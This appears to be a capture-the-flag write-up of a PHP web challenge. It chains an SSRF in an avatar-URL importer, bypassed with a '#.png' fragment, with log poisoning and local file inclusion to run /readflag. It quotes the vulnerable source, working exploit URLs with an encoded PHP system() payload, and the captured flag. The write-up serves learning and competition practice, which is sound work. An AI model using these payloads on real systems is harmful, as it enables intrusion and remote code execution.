Hello everyone! This is my very first write-up, but not the last. I'm excited to share my solution for a challenge from a recent CTF where my team, Pwnd0k, secured 2nd place overall
Out of the 4 Web challenges in the competition, I solved 2. This challenge was a special one for me because I got the First Blood 🩸, and only one other participant solved it after me.
So بسم الله الرحمن الرحيم Lets Start:
While discovering the site, we found an endpoint that took a link from you to export a photo for the profile
Step 1: SSRF to Internal Network

ok let's check the code
if ($_SERVER['REQUEST_METHOD'] === 'POST' && isset($_POST['avatar_url'])) {
    $url = trim($_POST['avatar_url']);

    if (empty($url)) {
        $error = "الرجاء إدخال رابط URL";
    } elseif (!preg_match('/^https?:\/\//i', $url)) {
        $error = "يجب أن يبدأ الرابط بـ http:// أو https://";
    } elseif (!preg_match('/\.(jpg|jpeg|png|gif|webp)(\?.*)?$/i', $url)) {
        $error = "مسموح فقط بروابط الصور (.jpg, .png, .gif, .webp)";
    } else {
        $ch = curl_init();
        curl_setopt_array($ch, [
            CURLOPT_URL => $url,
            CURLOPT_RETURNTRANSFER => true,
            CURLOPT_FOLLOWLOCATION => true,
            CURLOPT_MAXREDIRS => 5,
            CURLOPT_TIMEOUT => 10,
            CURLOPT_USERAGENT => 'Herafeyeen-Portal/1.0',
            CURLOPT_SSL_VERIFYPEER => false,
        ]);

        $response = curl_exec($ch);
        $http_code = curl_getinfo($ch, CURLINFO_HTTP_CODE);
        $final_url = curl_getinfo($ch, CURLINFO_EFFECTIVE_URL);
        $curl_error = curl_error($ch);
        curl_close($ch);

        if ($curl_error) {
            $error = "فشل في جلب الرابط: " . htmlspecialchars($curl_error);
        } elseif ($http_code !== 200) {
            $error = "Server returned HTTP $http_code";
        } else {
            $finfo = new finfo(FILEINFO_MIME_TYPE);
            $mime = $finfo->buffer($response);

            if (strpos($mime, 'image/') === 0) {
                $filename = 'avatar_' . session_id() . '.jpg';
                file_put_contents('/tmp/' . $filename, $response);
                $message = "تم تحديث الصورة بنجاح!";
            } else {
                $message = "تم جلب الرابط لكنه لا يبدو صورة.";
                $response_preview = $response;
            }
        }
    }
}
We found that it accepted any http:// or https:// URL as long as The original string ends with an image extension.
Because the validation only checked the URL string itself, not the actual destination logic in a safe way.
That means if my input ends with .jpg or .png, the request is accepted, even if the target is not an image at all.
Also, there are 2 very important things here:
1. It uses curl server-side, so this is an SSRF sink. 2. If the response is not an image, it prints the response back to us in response_preview.
So, at this point, we know we can make server requests to internal URLs and sometimes even reflect the result back to us.
But we have a problem: how can we bypass the extension problem? We use # at the end of the URL before the URL we want to access
Why `#` bypasses the extension check
The avatar importer validates the user-supplied URL with a regex that requires the string to end in an image extension. A URL fragment such as `#.png` satisfies that check because it is part of the input string.
However, the fragment is never sent to the remote server. In HTTP, everything after `#` is client-side only. That means a URL like: `http://127.0.0.1:8081/report.php#.png`
passes the extension filter, while the backend request is effectively made to: `http://127.0.0.1:8081/report.php`
This lets us request a non-image internal endpoint while still passing the importer's image-extension validation.
Ok, now we have the SSRF, we need to get RCE now to get the flag
— — — — — — — — — — — — — — — — — — — — — — — — — — —
Step 2: Log Poisoning
Now that we can reach the internal panel through SSRF, let's access the internal endpoints
We find a comment on the main page tells us that the localhost is running in 8080 port
While running this `http://127.0.0.1:8080/var/www/internal#.png` you observe a local binary path called /readflag
 <div class="card">
            <h2>معلومات السيرفر</h2>
            <ul style="margin: 8px 0; color: #666; list-style: none; font-size: 12px; line-height: 2;">
                <li>PHP Version: 8.1.2-1ubuntu2.23</li>
                <li>Server: Linux 3e3c90dd65fc 5.15.0-113-generic #123-Ubuntu SMP Mon Jun 10 08:16:17 UTC 2024 x86_64</li>
                <li>Document Root: /var/www/internal</li>
            </ul>
            <p style="color: #999; font-size: 11px; margin-top: 5px;">maintenance tools: <code>/readflag</code> , <code>/usr/bin/healthcheck</code></p>
        </div>
Great job, let's continue
we inspect the report feature and find this code in src/internal/report.php:
$template = isset($_GET['template']) ? $_GET['template'] : 'default.tpl';

  $template = str_replace("\0", "", $template);

  $template_dir = '/var/www/templates/';

  if (isset($_GET['debug'])) {
      $debug_msg = isset($_GET['msg']) ? $_GET['msg'] : 'No message';
      $log_file = '/tmp/report_debug.log';

      $log_entry = date('Y-m-d H:i:s') . " - Template: $template - Debug:
  $debug_msg\n";
      file_put_contents($log_file, $log_entry, FILE_APPEND);

      echo "<!-- Debug logged to $log_file -->\n";
  }
and later
 $full_path = $template_dir . $template;

  if (file_exists($full_path)) {
      include($full_path);
  } else {
      @include($template);

      if (!@file_exists($template) && !@file_exists($full_path)) {
          echo "<div class='error'>Template not found: " .
  htmlspecialchars($template) . "</div>";
      }
  }
This gives us two primitives:
- Arbitrary content can be appended to /tmp/report_debug.log through debug=1&msg=… 2. If template does not exist inside /var/www/templates/, the code falls back to @include($template), which means Local File Inclusion
So, the idea was:
- Send a request to report.php?debug=1&msg=<php payload to excute /readflag>
- The payload gets written into /tmp/report_debug.log
- Then include /tmp/report_debug.log with template=/tmp/report_debug.log
- PHP parses the injected code from the log file and executes it
— — — — — — — — — — — — — — — — — — — — — — — — — —
Step 3: RCE via LFI
Ok, let's do it now send this request to execute the /readflag
http://127.0.0.1:8080/report.php?debug=1&msg=%3C%3Fphp%20system(%22/readflag%22)%3B%20%3F%3E#.pngAnd as we know from the code, the flag should execute now in /tmp/report_debug.log

Finally, open the log file
http://127.0.0.1:8080/report.php?template=/tmp/report_debug.log#.pngWe got the flag
CyCTF{yRgNbOXg2erMp9Mz4daNkVUA7pCv2DpY_eWkJVr8HnrJuncrgF0gAaiDKfL7YD2BRPAakQ0G-bTQbVa3lAVGjXZruLTdKTaBbU}
— — — — — — — — — — — — — — — — — — — — — — — — — — —
Final Thoughts & Feedback
I'm always looking to improve, so I'd love to hear your feedback or any alternative ways you used to solve this. Let's connect and learn together!
- LinkedIn: Amin Fakhr | LinkedIn
- Discord: amin_36902